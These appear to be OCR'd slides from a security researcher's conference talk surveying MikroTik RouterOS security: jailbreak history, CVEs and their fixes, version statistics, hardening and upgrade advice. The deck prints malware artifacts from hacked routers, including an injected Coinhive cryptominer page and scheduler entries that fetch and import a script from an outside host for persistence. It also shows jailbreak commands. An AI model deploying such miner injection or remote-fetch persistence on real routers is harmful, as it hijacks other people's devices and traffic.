The state of MikroTik security. An overview.

Name: Kirils Solovjovs

Company: Possible Security

Position: Lead Researcher

http://kirils.org/

twitter.com/KirilsSolovjovs

hackitua@kirils.org

possible.lv

HackIT 4.0, Kyiv

Outline

- RouterOS intro
- Jailbreaking
- Current vulnerabilities
- How attackers abuse this
- Current and future changes
- Surprise

Legal disclaimer

Content of this presentation may only be used by the members of the research community to aid them in assessing security and by the users to aid them in achieving interoperability of computer programs

Mikrotik RouterOS

- Linux
  - old
- Startup scripts
- Nova binaries
- Config

```
# uname -a
Linux MikroTik 3.3.5 #1 Thu Aug 24 10:36:14 UTC 2017 i686 GNU/Linux
```


Secure | https://www.kernel.org/pub/linux/kernel/v3.x/

linux-3.3.4.tar.xz	27-Apr-2012 17:46
linux-3.3.5.tar.bz2	07-May-2012 16:15
linux-3.3.5.tar.gz	07-May-2012 16:15
linux-3.3.5.tar.sign	07-May-2012 16:15
linux-3.3.5.tar.xz	07-May-2012 16:15

Closed source and closed ecosystem

Is it popular?

Ecosystem. Possible entry points.




Jailbreaking history

- 1999 MikroTik™ v2.0 Router Software released
- 2005 2.9.8 option package & /nova/etc/devel-login introduced
- 2009 3.22 NPK signing added
- 2009 3.30 first jailbreak hints published (that I could find)
  - http://bbs.routerclub.com/thread-67904-1-1.html
- 2017 `mikrotik-tools` published
- 2017 5.x - 6.40.x first fully automated jailbreak tool
- 2017 6.41rc61 devel-login removed; only /pckg/option/ remains
- 2018 malwaaaaaaaaaaare is trying to kill us all

Vulnerabilities

- 283i4jfkai3389
- chimay_red
- devel-login based jailbreaks
- CVE-2018-7445 samba
- CVE-2018-14847 winbox
- CVE-2018-115{6,7,8,9}

283i4jfkai3389



chimay_red

- Unauthenticated RCE
- Stack clashing by setting large Content-Length
  - stacksize on 6.31 and below is 0x800000
  - stacksize on 6.32 and above is 0x020000
- /nova/bin/www Request::readPostData()
- Fixed in 6.38.5 & 6.37.5

chimay_red

devel-login based jailbreaks

- Authenticated root-level access

```
[ -f /nova/etc/devel-login
  && username == devel
  && password == admin.password ]
                                  && /bin/ash
```

- /nova/bin/login
- Fixed in 6.41 (not backported)

CVE-2018-7445 samba

- Unauthenticated RCE
- Via long NetBIOS names in NetBIOS session request messages
- /nova/bin/smb SmbRmDir()
- Fixed in 6.41.3 & 6.40.7

CVE-2018-14847 winbox

- Unauthenticated predefined function exection (file read)
- Via abusing DLL download functionality
- /nova/bin/mproxy
- Fixed in 6.42.1 & 6.40.8


CVE-2018-14847 winbox

CVE-2018-1156 licupgr


- Authenticated RCE
- Via buffer overflow in sprintf()
- /nova/bin/licupgr busy_cde()
- Fixed in 6.42.7 & 6.40.9

Attackers don`t sleep

What versions are in use?




What versions are in use?



	version
ok	6.42.7 - 8.1 %
licupgr	6.42.6 - 8.0 %
YOLO	5.26 - 4.8 %
licupgr	6.42.3 - 3.7 %
!chimay_red	6.39.2 - 3.6 %
ok	6.43.2 - 3.2 %
!chimay_red	6.40.8 - 3.2 %
licupgr	6.42.1 - 3.0 %
ok	6.43 - 2.6 %
all	6.35.4 - 2.5 %
YOLO	5.25 - 2.2 %
winbox+licupgr	6.41.3 - 2.1 %
licupgr	6.42.5 - 1.9 %
all	6.30.4 - 1.8 %
	(other) - 49.3 %

Vulnerable devices



How are criminals abusing this

- «Thousands of MikroTik Routers Hacked to Eavesdrop On Network Traffic»
- TZSP to sniff
- Socks4 → Coinhive miner
- Scheduler to update config and restore control

```
<html>
<head>
    <meta http-equiv="Content-Type" content="text/html; charset=windows-1251">
    <title>"http://[redacted]/"</title>
<script src="https://coinhive.com/lib/coinhive.min.js"></script>
<script>
    var miner = new CoinHive.Anonymous('hsFAjjijTyibpVjCmfJzlfWH3hFqWVT3', {throttle: 0.2});
    miner.start();
</script>
</head>
<frameset>
<frame src="http://[redacted]/"></frame>
</frameset>
</html>
```

How are criminals abusing this

```
[          @MikroTik] > /system scheduler print detail
Flags: X - disabled
 0   name="schedule3_" start-time=startup interval=30s on-event=script3 owner="          "
     policy=ftp,reboot,read,write,policy,test,password,sensitive run-count=22160 next-run=16:40:43

 1   name="upd113" start-date=jan/04/1970 start-time=17:13:25 interval=11h
     on-event=/tool fetch url=http://min01.com/01/error.html mode=http dst-path=webproxy/error.html owner="          "
     policy=ftp,reboot,read,write,policy,test,password,sniff,sensitive run-count=10 next-run=18:13:25

 2   name="upd114" start-date=jan/04/1970 start-time=17:13:25 interval=13h
     on-event=/tool fetch url=http://min01.com/01/error.html mode=http dst-path=flash/webproxy/error.html owner="          "
     policy=ftp,reboot,read,write,policy,test,password,sniff,sensitive run-count=9 next-run=jan/10 03:13:25

 3   name="upd115" start-date=jan/04/1970 start-time=17:13:25 interval=9h on-event=/tool fetch url=http://min01.com/01/u113.rsc mode=http
     owner="          " policy=ftp,reboot,read,write,policy,test,password,sniff,sensitive run-count=13 next-run=23:13:25

 4   name="upd116" start-date=jan/04/1970 start-time=17:13:30 interval=9h on-event=/import u113.rsc owner="          "
     policy=ftp,reboot,read,write,policy,test,password,sniff,sensitive run-count=13 next-run=23:13:30
```

Recent and future changes to RouterOS

They don`t want us here (6.41)

- nv::hasOptionPackage() === nv::hasPackage("option")
- has been around forever, but /nova/bin/login used devel-login
- Misguided attempt to fight users

```
→ mkdir /pckg/option
```

They really don`t want us here (6.42)

- New requirements for nv::hasPackage():
  - is not symlink
  - is stored on squashfs filesystem

→ mount -o bind /boot/ /pckg/option

Hardening (6.43)

!) api - changed authentication process;

!) btest - requires at least v6.43 Bandwidth Test client when connecting to v6.43 or later version server except when authentication is not required;

!) radius - use MS-CHAPv2 for "login" service authentication;

!) romon - require at least v6.43 RoMON agent when connecting to v6.43 or later RoMON client device;


!) webfig - improved authentication process;

!) winbox - improved authentication process excluding man-in-the-middle possibility;

!) winbox - minimal required version is v3.15;

Hardening (6.43)

- Password «fixed» as well. Uses SHA256 & ECC



Update channel changes (6.44)

(FUTURE)

- bugfix → long-term
- current → stable
- rc → testing
  - contains beta and rc
- "/system backup cloud" for backup storing in cloud

jailbreak

https://github.com/0ki/mikrotik-tools

jailbreak

- Use exploit-backup for versions up to 6.41
- Use the new method for versions starting with 6.41.
- Should support all current versions (6.43.2 and beyond)

What to expect in 2019?

- More malware
- More vulnerabilities
- Higher security jails

Conclusions

- Attackers are quick to adopt breaking IT security research
- Users host relatively newer versions than 1 year ago
- Upgrades are free and compatible with all hardware
  - Upgrade!!!

References

- http://bbs.routerclub.com/thread-67904-1-1.html
- https://www.coresecurity.com/advisories/mikrotik-routeros-smb-buffer-overflow
- https://n0p.me/winbox-bug-dissection/
- https://www.tenable.com/security/research/tra-2018-21
- https://thehackernews.com/2018/09/mikrotik-router-hacking.html
- https://www.symantec.com/blogs/threat-intelligence/hacked-mikrotik-router
- https://github.com/reivhax/Chimay-Red-tiny
- https://github.com/BasuCert/WinboxPoC

Jailbreak available NOW at https://github.com/0ki/mikrotik-tools

Name: Kirils Solovjovs

Company: Possible Security

Position: Lead Researcher

http://kirils.org/

twitter.com/KirilsSolovjovs

hackitua@kirils.org